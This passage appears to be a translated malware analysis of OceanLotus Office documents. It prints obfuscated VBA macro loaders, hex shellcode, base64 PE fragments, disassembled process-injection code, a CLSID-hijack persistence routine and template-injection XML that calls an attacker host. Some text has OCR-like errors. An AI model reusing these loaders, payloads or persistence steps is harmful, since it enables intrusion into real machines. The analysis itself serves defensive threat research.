
```

```


nT2d7rdAPNC17HUIarG142IN68NzgLneH29sN2Lj.RegWrite RpkpnBy4P_eHK74Q_IJwkQFTK43vn2T6UBRKTMBG, 1, "REG_DWORD"''''Word\Security\AccessVbOM
' Open new application because HKCU only used when application launched
Set r88tfz9f3pxMU111M63Tdkmak15oc84Rt0toA25 = CreateObject(RP0EhEaI2HI1QogN2nBX6sfH33FFL1U1q07MRM) ''Word.Application
r88tfz9f3pxMU111M63Tdkmak15oc84Rt0toA25.Visible = False'' 设置隐藏
r88tfz9f3pxMU111M63Tdkmak15oc84Rt0toA25.DisplayAlerts = False
' 打开temp的doc文件
Set F5mcCg1KkKJp5cdPMIVx4RSpTmUSYI30o0S8LV = r88tfz9f3pxMU111M63Tdkmak15oc84Rt0toA25.Documents.Open(xcXv1DaZkQf77650Qp8ms2vXqtZVFEEF)
Set Da6yqHFR2Mo_EUXH9HNaopVXScm7YIUDCQNe = F5mcCg1KkKJp5cdPMIVx4RSpTmUSYI30o0S8LV.VBProject.VBComponents
' 移除宏代码
For Each NaAkdmb0uZn1Cabr1TU133dZAUeg11wM9hweq In Da6yqHFR2Mo_EUXH9HNaopVXScm7YIUDCQNe
If NaAkdmb0uZn1Cabr1TU133dZAUeg11wM9hweq.Type = 1 Then
Call Da6yqHFR2Mo_EUXH9HNaopVXScm7YIUDCQNe.Remove(NaAkdmb0uZn1Cabr1TU133dZAUeg11wM9hweq)
End If
Next NaAkdmb0uZn1Cabr1TU133dZAUeg11wM9hweq
' 插入新的宏代码
Set NaAkdmb0uZn1Cabr1TU133dZAUeg11wM9hweq = F5mcCg1KkKJp5cdPMIVx4RSpTmUSYI30o0S8LV.VBProject.VBComponents.Add(1)
' 把读取的word中的第一段内容放到代码模块里
NaAkdmb0uZn1Cabr1TU133dZAUeg11wM9hweq.CodeModule.AddFromString (fcfka3dwiIercyiffrq1_piIqRecmVbPhs4PnfBGT)
' 设置自动安全性
r88tfz9f3pxMU111M63Tdkmak15oc84Rt0toA25.AutomationSecurity = m6c6TM3rv77XGspZ958bbdM2osVMTKNY2sKShb
F5mcCg1KkKJp5cdPMIVx4RSpTmUSYI30o0S8LV.Save
F5mcCg1KkKJp5cdPMIVx4RSpTmUSYI30o0S8LV.Close
' 设置在封禁后运行宏
Set F5mcCg1KkKJp5cdPMIVx4RSpTmUSYI30o0S8LV = r88tfz9f3pxMU111M63Tdkmak15oc84Rt0toA25.Documents.Open(xcXv1DaZkQf77650Qp8ms2vXqtZVFEEF)
Call r88tfz9f3pxMU111M63Tdkmak15oc84Rt0toA25.OnTime(Now + TimeSerial(0, 0, 1), "x_N0th1ngH3r3")

```

The format file is 1 pound text, which cannot be seen by the naked eye, as shown in the figure:



The first paragraph clears the data after formatting:



After the data is converted into bin, it will be converted into the second macro code, and the first macro code will execute the x_N0th1ngH3r3 function, as shown in the figure:

```

191 Sub X_NothingH3n3()
192
193 On Error GoTo ErrorHandler
194 Do
195
196 Dim hawKyma07cdrXce60P69sohqbf1QrWPH64_JoAu0
197 Dim xxXcuFh5R1uvXwJUTwzT1kzbny1TcwIek5CUrGXW
198 Dim TUZ6rkKxj6Q0T0C_d_MeXVug1DgbRXSsdAD_8ltL3
199 Dim Noz5GQd16pVGS_1ZDEta8UCsFD1ocSSW0aa7kaF0
200 Dim SINBmawrhWdJCFfnv0z7uMGo1KkuFL7EAbQ1vTm
201 Dim Se1x_rLmq5iD3VkoX7d1rbY0y0A9qpdTDFIUsdHX
202 Dim hnVCY74JQOUiyWg611cSBW0Epp0pdRwJgg33h13q
203 Dim KRkDvj85j1Drcy5GRuz6FvZ5bu1t5pWZct0Hjv1
204 Dim PVGcdvyWaoCnnvj4m1LkPzCSCITB15p8oEkc_jMn As String
205 Dim r7QTS0r57To_VUd8KPhgUkk1nIz30HHJF5sik3Id As String
206 Dim Fz55f1ztioEwXbwfiPAV2MU5_uZJL643AoGgiYCA As String
207 Dim TMBgdkk3YCWrrYkg0jR7qJT8Z3U14o8ATheszq As String
208 Dim g27xED1lt2NxyNptz2Jk5VCqLTDNRZF6P7U85jaej As String
209 Dim NEg5vyrmaqev8UvFCmqQuandXZq3ck9Tuo1h1xFl
210 Dim NrGx1BGeoWtYvPuiG3W7n9Rgm07Bej46kDpPPcl As MsoAutomationSecurity
211
212 Application.DisplayAlerts = False
213
214 r7QTS0r57To_VUd8KPhgUkk1nIz30HHJF5sik3Id = oHYStuNK1Ld802kDR1r6a49eXC9jiegeh3FqGAGD
215 Fz55f1ztioEwXbwfiPAV2MU5_uZJL643AoGgiYCA = f0LEeLoiglTXEPixGn3gtCMFIRJCjKpXkckJ0xk
216
217 PVGcdvyWaoCnnvj4m1LkPzCSCITB15p8oEkc_jMn = DM344abSoaa02d1oxs1h05NNjy1SsgcyEqXMBz8e
218
219 Set hawKyma07cdrXce60P69sohqbf1QrWPH64_JoAu0 = GetObject(, r7QTS0r57To_VUd8KPhgUkk1nIz30HHJF5sik3Id)
220 Se1x_rLmq5iD3VkoX7d1rbY0y0A9qpdTDFIUsdHX = gitxt1ft6pNkdA565V037Er860RbjrtabuIRQSEY

```

Execute the macro code of penultimate paragraph 3 in the same way, as shown in the figure:

```


239 TUZ6rkKxj6Q0T0C_d_MeXVug1DgbRXSsdAD_8ltL3.Content.Text = ThisDocument.Content.Text
240
241 Set Noz5GQd16pVGS_1ZDEta8UCsFD1ocSSW0aa7kaF0 = TUZ6rkKxj6Q0T0C_d_MeXVug1DgbRXSsdAD_8ltL3.VBProject.VBComponents.Add(1)
242 Noz5GQd16pVGS_1ZDEta8UCsFD1ocSSW0aa7kaF0.CodeModule.AddFromModule (PVGcdvyWaoCnnvj4m1LkPzCSCITB15p8oEkc_jMn)
243
244 Call xxXcuFh5R1uvXwJUTwzT1kzbny1TcwIek5CUrGXW.OnTime(Now + TimeSerial(0, 0, 1), "X_NothingH3n3")
245

```

```

50 hg8g0EOHEncj41_iktAgEderR0USXVpZAC6ak = ActiveDocument.Paragraphs(ActiveDocument.Paragraphs.Count - 3).Range.Text
51 igovZ9nXMKnto9FX7dTPyAdIg3DvmsVklYfet8 = ""
52 For i = 1 To Len(hg8g0EOHEncj41_iktAgEderR0USXVpZAC6ak) - 1 Step 2
53     FurW6PxeY4_KL114bf01ZyY1XoKt5DwoZjL2F = Mid(hg8g0EOHEncj41_iktAgEderR0USXVpZAC6ak, i, 1)
54     NK3n696FwLEjGJvtLxTzYsr1MqZk8A1zFHyw = Mid(hg8g0EOHEncj41_iktAgEderR0USXVpZAC6ak, i + 1, 1)
55     p08XkZd1Fq80Wefil_D0KQCD3h64KQ92qj08 = Jk8wo13keRgR0DmumP5BUJRingJCL259cLkzh(nurW6PxeY4_KL114bf01ZyY1XoKt5DwoZjL2F)
56     tFdW_8kEO0k8x1BwjCl1VwCBHb1K0Wdyob0Qr = Jk8wo13keRgR0DmumP5BUJRingJCL259cLkzh(NK3n696FwLEjGJvtLxTzYsr1MqZk8A1zFHyw)
57     Value = p08XkZd1Fq80Wefil_D0KQCD3h64KQ92qj08 * 16 + tFdW_8kEO0k8x1BwjCl1VwCBHb1K0Wdyob0Qr
58     igovZ9nXMKnto9FX7dTPyAdIg3DvmsVklYfet8 = igovZ9nXMKnto9FX7dTPyAdIg3DvmsVklYfet8 & Chr(Value)
59 Next i

```



It also starts with this function:

```

235 Sub X_N0thingH3r3()
236
237 On Error GoTo ErrorHandler
238 Do
239
240 #If VBA7 And Win64 Then
241 Dim NMRfdpi8JkEtqpmVvG1hhd8STICmzG4Uj4xpw1b As LongPtr
242 Dim Gdup7KZj9clqMjhwJINIIGMaEzA6kPv_E9CaN08V As LongPtr
243 Dim VpsadfjB1zQIJGu_rkMznSZ1HmMCH7JVHsrjdBXo As LongPtr
244 #Else
245 Dim NMRfdpi8JkEtqpmVvG1hhd8STICmzG4Uj4xpw1b As Long
246 Dim Gdup7KZj9clqMjhwJINIIGMaEzA6kPv_E9CaN08V As Long
247 Dim VpsadfjB1zQIJGu_rkMznSZ1HmMCH7JVHsrjdBXo As Long
248 #End If
249
250 Dim f_5M_QgZGCT2sx2q7uStIUvQW8RfbMQonJlcmT As Long
251 Dim bMenRFxtw4AjB2p5FmKdkd_bz2ZVh2Pef3jqYKks As Long
252 Dim ISZfHuFBY8ow7zRYM2oPH2btfm3xkZVv1iVseLvu As Long
253 Dim nnY9F17Gc1EV1wMGV_l75ZetuQFoK8xVrj42PY As Long
254
255 #If VBA7 And Win64 Then
256 Dim enm01_AwwfNjMa2gw_Vc0i108Dmr4tCDH264MtDe As String
257 Dim UzjpfC1fosBn48C9X1xWID9n3E91K4Zu3mHjQZ0BA As PROCESS_INFORMATION
258 Dim ozUgyv5T9kdGwBLyght_ukUHKJrjzJmdjFAxn6 As STARTUPINFO
259 Dim dlWx742AwYuekJWm7ApKwWj7oFj8Djea14wRek As Boolean
260 Dim EXRVfhnrsxjIRJBTfGdw04Maa1StCXA_TFQ2FpEq As String
261 Dim nImL0gsEcr_UlsjAbgLeqVP8nkPbUxdg1NwxI0AU As Long
262 Dim SwpYyLW0Vhvw8xvFresH1hHuSK03jxt1k7kP As String
263 Dim RwxhkF42xcnrUwY_ft7gtG1bdsCPmc0dGfAjKqID As String
264 Dim FoQEGQBcNS2uDtUzcp7yAnH0lQqR2g13R6on As LongPtr
265 Dim NSHcpAy9eskW8eQgP575_rnLIKZIV8mgPZqsWAI As LongPtr

```

Take the data of the penultimate paragraph, as shown in the figure:

```

95 #End If
96
97 Set ThCRt1VwRdCzVRGegbz4_hjfwvjMzmaKQ2DIRdV = ActiveDocument
98
99 PDEpQGdVpdj6MjVCZnwY39N1rR0503XpZ3FnDUpg - ThisDocument.Paragraphs(ThisDocument.Paragraphs.Count - 2).Range.Text
100 gqacannUX4MURlTf5qMa15gFwL8adgPbc2zaQx = 0
101 oXqnlKHptzLaXKwgXdm2YrzYgTtQ4QtqIdmAO7RU = 0
102 c2y_KXpPfd18wQqX8xS3n0VkbE3anmCaHgChcn = Len(PDEpQGdVpdj6MjVCZnwY39N1rR0503XpZ3FnDUpg) - 1
103 For v_i = 1 To c2y_KXpPfd18wQqX8xS3n0VkbE3anmCaHgChcn Step 2
104 If (oXqnlKHptzLaXKwgXdm2YrzYgTtQ4QtqIdmAO7RU >= 640) Then
105 Dim R1QNb6uZnQqWfN19jHR6bc1a7h05f0S0IAHAXN As Long
106 R1QNb6uZnQqWfN19jHR6bc1a7h05f0S0IAHAXN = 0
107 #If VBA7 And Win64 Then
108 dlWx742AwYuekJWm7ApKwWj7oFj8Djea14wRek = IRooy7LR8g3wyW5tAkUJC0oCIPrMYng8KtTmas(VpsadfjB1zQIJGu_rkMznSZ1HmM

```

The data are as follows:

```

8B4C240453FEC78B1C2499C1F80290D50A8B4424145A5366995251428B542418F5538B5C
2424539D5B8D642424891C240FB704508B04818D4DB4515603C6885DB453885DB5FFD08B
75F88B5DEC83C678FF760457FFD36A088D6424FC8D6424D89C5166C1E1059EF7D153FE
CB0FBAEB005066C1E804F8660FBAE803F80FCB33D88B0424894424345B8B1C24660FBAF
90050895424305AF7D8C0FD03669833C95366F7D0D50A4A660FBD0CF6DC6D18B4C2408
9EF866998B542430378B44240C8D6424FC9C52CE060653660FBAE303504066999F3766C1
C80366F7D0D50AF7D2F837903F37B82163000051B90D1D000F7E1664AF96633D266B880
1166B99BF466F7F1D0E866F7DB02FF8B5C2408F6C6C7C1CA066633D266B8614E66B99E8
A66F7F18B442410509D8B4424048B0C248B54240C8D6424148904249D8B4424348D642438
893424FFD333DB435E5F8BC35B8BE55DC2040050FF55B08B4DF4E9ECEBFFFF

```



Then write to memory for execution:

```

126
127 If (oXqnlKHptzLaXKwgXdm2YrzYgTtQ4QtqIdmAO7RU <> 0) Then
128 #If VBA7 And Win64 Then
129 "WriteProcessMemory"
130 dlWx742AwYuekJWm7ApKwWj7oFj8Djea14wRek = IRooy7LR8g3wyW5tAkUJC0oCIPrMYng8KtTmas(VpsadfjB1zQIJGu_rkMznSZ1HmMCH7JVHsrjdBXo, B
131 If (dlWx742AwYuekJWm7ApKwWj7oFj8Djea14wRek = 0) Then
132 MsgBox "Funk"
133 End If
134 #Else
135 vIf_fushPec5M454XwQjMWSF4jVuhytusmRN = E5dXtctkRmQjYxykrfn8shLPH81RjMDS_ybZP3(ByVal (NMRfdpi8JkEtqpmVvG1hhd8STICmzG4Uj4xpw1b),
136 #End If
137 gqacannUX4MURlTf5qMa15gFwL8adgPbc2zaQx = gqacannUX4MURlTf5qMa15gFwL8adgPbc2zaQx + oXqnlKHptzLaXKwgXdm2YrzYgTtQ4QtqIdmAO7RU
138 End If

```

After the data hex is converted into bin, shellcode which is mostly used by OceanLotus is shown as follows:

This is the way that shellcode is loaded with three macros, mostly to combat shellcode static killing.

Template Injection Documents


The template injection class document of OceanLotus has universality, after the document starts, it will load XXX.XXX/XXX. PNG

And do the following.

```
0 10 20 30 40 50 60 70 80 90 100 110 120 130 140 150
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2 <Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId1"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attachedTemplate" Target="http://office.allseefbroosing.com/fdsw.png"
TargetMode="External"/></Relationships>
```

To give an example of one of these attacks, fdsw.png is an office compound document:

(d497bd06b34a046841bb63d3bf20e605)



If SysWOW64\cmd.exe file exists, the system is either 32-bit or 64-bit.

```
23 If (fsoCheck.FileExists("C:\Windows\SysWOW64\cmd.exe") = True) Then
24     iCheck = True
25 Else
26     iCheck = False
27 End If
```

Depending on the system, the file is taken out of the cell, base64 decoded, and dropped to: %appdata% main_background-png:

```

53 If (iCheck = False) Then
54     a = tableNew.Cell(1, 1).Range.Text
55     a = Left(a, Len(a) - 2)
56     b = Base64Decode(a, sAppData)
57 Else
58     a = tableNew.Cell(1, 2).Range.Text
59     a = Left(a, Len(a) - 2)
60     b = Base64Decode(a, sAppData)
61 End If

```

The hijacked csids are "{2dea658f-54c1-4227-af9b-260ab5fc3543}".

```

If (iCheck) = True Then
    Dim wsh As Object
    Dim web = WSH.CreateObject("WScript.Shell")
    Dim waitReturn As Boolean: waitReturn = True
    Dim windowStyle As Integer: windowStyle = 0
    wsh.Run "cmd.exe /c /reg add HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32 /ve /t REG_SZ /d "" & sAppData & "" /f /reg:64", windowStyle, waitReturn
Else
    If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32") = False Then
        wsh.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32", ""
    End If
    If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32") = False Then
        If RegKeyExists("HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}") = False Then
            wsh.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}", ""
        End If
    End If
    wsh.RegWrite "HKEY_CURRENT_USER\Software\Classes\CLSID\{2DEA658F-54C1-4227-AF9B-260AB5FC3543}\InprocServer32", sAppData & ""
End If
End If

```

According to this CSID, it is the CSID of the DLL that is hijacked: %SystemRoot%\System32\ playsndsrv.dll



This DLL is used to play sound.

The extraction content of base64 content in the cell is as follows:

```

AABI9jArAjPbTI09S4f/OiF23UNSIvHSY eE9+DEAwDrHkiLwOmHhP fgxAMASIXAdALIi8v/FQDZAABI
hd1VUjDxQRJ0wFhWt//9MixUPJwIAM9tIhdTOSkml1UjLy/8VYNcAAEiFwHQyTIsF8CYCALpAAAA
QYvI+g/K9GKykiLOEjTykzOEUhLF eAxQMA6y1MizXHJgIA67MmizW+JgIAQYvCuUAAAACD4D8ryEjT
z0kz+keuHvFeAxQMA6BBI1wkJUEiLbCRYSIT0JGIBi8gQV9BxkFdQVxFeW0iLxEiJWAHiWgQSILwGEiJ
eCBBVkiD7PBBI/1J/CL6kyNDexOAQBMI/FMjQXadEASTIOVe/QAALkBAAAA6B3+//9Ii9hThcBOVOiL
yP8VTNkAAEiLjCSgAAAARIvFSIUeJIAAAAABMI8ZIiUwkQivVSIvMJJgAAAABIUwkOEiLjCSQAAAAASTIM
JDCLjCSIAAAAiUwkKEMLzkiJRCQg/9P+MjPSSYv06MQFAACLyESLz4uEJIgAAAABMI8aJRCQoi9VTi4Qk
gAAAABiJRCQg/zVQ1wAAASITcJGBIi2wkaEiLdCRwSiT8JHhIg8RQqV7DzEiLxEiJWBBIWgYSILwIEiJ
SAhSIPsQEmL+UmL8IvqTIOBxQBAEYnBfZzAQCSgAAAEiNFfJzAQD0mF3//0iL2EiFwHQsLVI/xU0
2AAASITMjPBMi89Mi8aL1f/T6zBIjUqkUEiJRCQwTIIMJCS4BAAAAYNRCQwSIUJJCiJRCQkSIIMJCCJ
RCQo6E88//9Ii1wkJUEiLbCRYSIT0JGIBi8gRAX8PmzEiJXCQIV0iD7CBI/1MjQ2cwEAuQMAAABMJQV8
cwEASTIOvr8AAAOicP//SIvYSIXAdBBIi8j/FZ/XAABIi8//0+sG/xUi1gAAASITcJDBI8g8Qz8PmzmXi
iVwkCFdlgtwgi91MjQ1BcwEAuQMAAABMJQVtCW EASIOVZu8AAOHf/P//SIv4SIXAdA9Ii8j//<w:t></
w:r><w:r w:rsi drPr="002F3296"><w:rPr><w:sz
w:val="2"/></w:rPr><w:LastRenderedPageBreak/><w:t>FUjXAAcLy//X6wiLy/8V4tUAAEiLXC
QwSIPeIF/DzMTzMSILcJAhXSIPsIIvZTIONSXIBALKFAAAATIOF3XIBAEiNFRbvAAD07fv//0iL+EiFwH
QFSiV/xW1gAAi8v/1+sIi8v/FXrVAABI1wkJUEiLdCRwSiT8JHhIg8RQqV7DzEiLxEiJWBBIWgYSILwIEiJ
tyAQL+UiNFdLuAAC5BgAAAEyNBX5yAQD0jfv//0iL8EiFwHQSSiV/xWQ1gAAASITi8//1usLSiVtI8
//FRzVAABI1wkJUEiLdCQ4SIPeIF/DSIvESILYCEiJABBIiXAYSIT14IEFWSIPsIEGL+UmL8IvqTIOBx
IBAEyL8UyNBSJyAQBIjRWD8QAAuQ0AAAD0Ffv//0iL2EiFwHQYsIVL/xUY1gAARIvPTIvGi9VTi87/0+
sAm9JJi87+0wIAAIvIRIvPTIvGi9X/Fa/UAABI1wkJUEiLbCQ4SIT0JEBIi3wkSEiDxCBBXsNIiVwkCE
iJdCQqV0iD7CCL+kyNDbRxAQBIi/FIjRWqcQEAuREAAABMJQVWcQEA6I36//9Ii9hIhcBOEKiLyP8Vkn
UAAIvXSiV0/9P+MjP6V4dQAAEUzyUSLx4vISIvW6PEAAABMI1wkJUEiLdCQ4SIPeIF/DzEiJXCQISILsJB
BIiXQkCFdlgtwgyv0TIOYnEBAlvATIOFUXEBAEiL+UINPV/tAAC5FAAAADgR+v//SIv4SIXAdBVIi8
j/FRVAAABi8WLOiLz//W6wL00iLz/8VhDMAAEiLXCQwSITsJdHiI3QkQEiDxCBFw0iJXCQIV0iD7C
BI/1MjQ38cAEARUAAABMJQv0cAEASTIOV6XABADi0+f//SIvYSIXAdBBIi8j/FavUAAABI8//0+sXM9
JIi8/0lgeAAITvIugEAAAD/FexTAAABI1wkJUEiLdCRwSiT8JHhIg8RQqV7DzEiLxEiJWBBIWgYSILwIE
WLSUGL2EiL+kyNDadwAQL8UyNBZZwAQBIjRWXcAEARUAAAD0Kfn//0iL6EiFwHQYsIVL/xUs1AAARY

```

Base64 decodes one of the 32-bit PE, Dllmain will apply 0x34aca byte memory space, and then write the shellcode at 0x10012760 into memory, and execute it through the thread:

```

.text:1001005
.text:1001005 ;-----
.text:1001006 align 10h
.text:1001010 SUBROUTINE
.text:1001010 sub_1600180 proc near ; CODE XREF: DllMain(x,x,x)+2B1p
.text:1001011 push edi ; call ds:SetCurrentProcessId
.text:1001012 push eax ; dwProcessId
.text:1001013 push 0 ; binHeaderHandle
.text:1001014 push 1FFFFFFh ; dwDesiredAccess
.text:1001015 call ds:OpenProcess
.text:1001016 mov edi, eax
.text:1001017 test edi, edi
.text:1001018 jz short loc_1600190
.text:1001019 push esi
.text:100101A push 40h ; flProtect
.text:100101B push 3000h ; flAllocationType
.text:100101C push 34ACAh ; dwSize
.text:100101D push 0 ; lpAddress
.text:100101E push edi ; hProcess
.text:100101F call ds:VirtualAllocEx
.text:1001020 push 0 ; lpNumberOfBytesWritten
.text:1001021 push 34ACAh ; nSize
.text:1001022 push offset sub_1601278 ; lpBuffer
.text:1001023 mov esi, eax ; lpBaseAddress
.text:1001024 push edi ; hProcess
.text:1001025 call ds:WriteProcessMemory
.text:1001026 test esi, esi
.text:1001027 jz short loc_160019C
.text:1001028 push 0 ; lpThreadId
.text:1001029 push 0 ; dwCreationFlags
.text:100102A push 0 ; lpParameter
.text:100102B push esi ; lpStartAddress
.text:100102C push 0 ; dwStackSize
.text:100102D push 0 ; lpThreadAttributes
.text:100102E call ds:CreateThread
.text:100102F loc_160019C: pop esi ; CODE XREF: sub_1600180+491j
.text:1001030
.text:1001031 loc_160019D: pop edi ; CODE XREF: sub_1600180+191j
.text:1001032
.text:1001033 sub_1600180 endp

```

Shellcode goes to the pointer at offset 0xfc8 when the parameter is passed to the function of sub_160018:

```

seg000:00160000 seg000 segment byte public 'CODE' use32
seg000:00160000 assume cs:seg000
seg000:00160000 ;org 160000h
seg000:00160000 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00160000 call $+5
seg000:00160005 pop ecx
seg000:00160006 sub ecx, 5
seg000:00160009 lea ecx, [ecx+01A0E3h]
seg000:0016000F pusha
seg000:00160010 push ecx
seg000:00160011 call sub_160018
seg000:00160016 popa
seg000:00160017 retm

```

The address offset 0xfc8 holds the command line argument and a PE:

```

seg000:00160FC2 ;-----
seg000:00160FC5 align 4
seg000:00160FC8 dw 102h
seg000:00160FCA dw 0
seg000:00160FCC dw 3A00h
seg000:00160FCE dw 3
seg000:00160FD0 db '{',0
seg000:00160FD2 aC db 'C',0
seg000:00160FD4 db ':',0
seg000:00160FD6 db '\',0
seg000:00160FD8 aU db 'U',0
seg000:00160FDA aS db 's',0
seg000:00160FDC aErsWin7ut16:De
seg000:00160FDC text "UTF-16LE", 'ers\WIN7UT164\Desktop\Macro_NB2_new\Request\PostDat'
seg000:00160FDC text "UTF-16LE", 'a32.exe -u https://office.allsafebrowsing.com/fdsw3'
seg000:00160FDC text "UTF-16LE", '2.png -t 240000',0
seg000:001610C8 db 0
seg000:001610C9 db 0
seg000:001610CA db 4Dh ; H
seg000:001610CB db 5Ah ; Z
seg000:001610CC db 90h
seg000:001610CD db 0
seg000:001610CE db 0
seg000:001610CF db 3
seg000:001610D0 db 0
seg000:001610D1 db 0
seg000:001610D2 db 4
seg000:001610D3 db | 0
seg000:001610D4 db 0
seg000:001610D5 db 0
seg000:001610D6 db 0FFh
seg000:001610D7 db 0FFh
seg000:001610D8 db 0
seg000:001610D9 db 0
seg000:001610DA db 0B8h
seg000:001610DB db 0

```

The function of sub_160018 is mainly to load the following PE in memory, and then pass the command line to execute according to the command line parameters. The figure below is the code of receiving the command line parameters for the PE:

```

76 SetErrorMode(0x8007u);
77 if ( argc != 5 )
78 {
79     v3 = sub_402F40(&unk_432470, *argv);
80     sub_402F40(v3, "-u <Url> -t <TimeToSleep(Millisecond)>");
81     return 0;
82 }
83 argc = (int)operator new[](0x400u);
84 dwMilliseconds = 0;
85 memset((void *)argc, 0, 0x400u);
86 v5 = argv;
87 v6 = 0;
88 do
89 {
90     v7 = &v5[v6];
91     v8 = strcmp(v5[v6], "-u");
92     if ( v8 )
93         v8 = -(v8 < 0) | 1;
94     if ( !v8 )
95     {
96         v7 = &v5[++v6];
97         strcpy((char *)argc, v5[v6]);
98     }
99     v9 = *v7;
100    v10 = "-t";

```

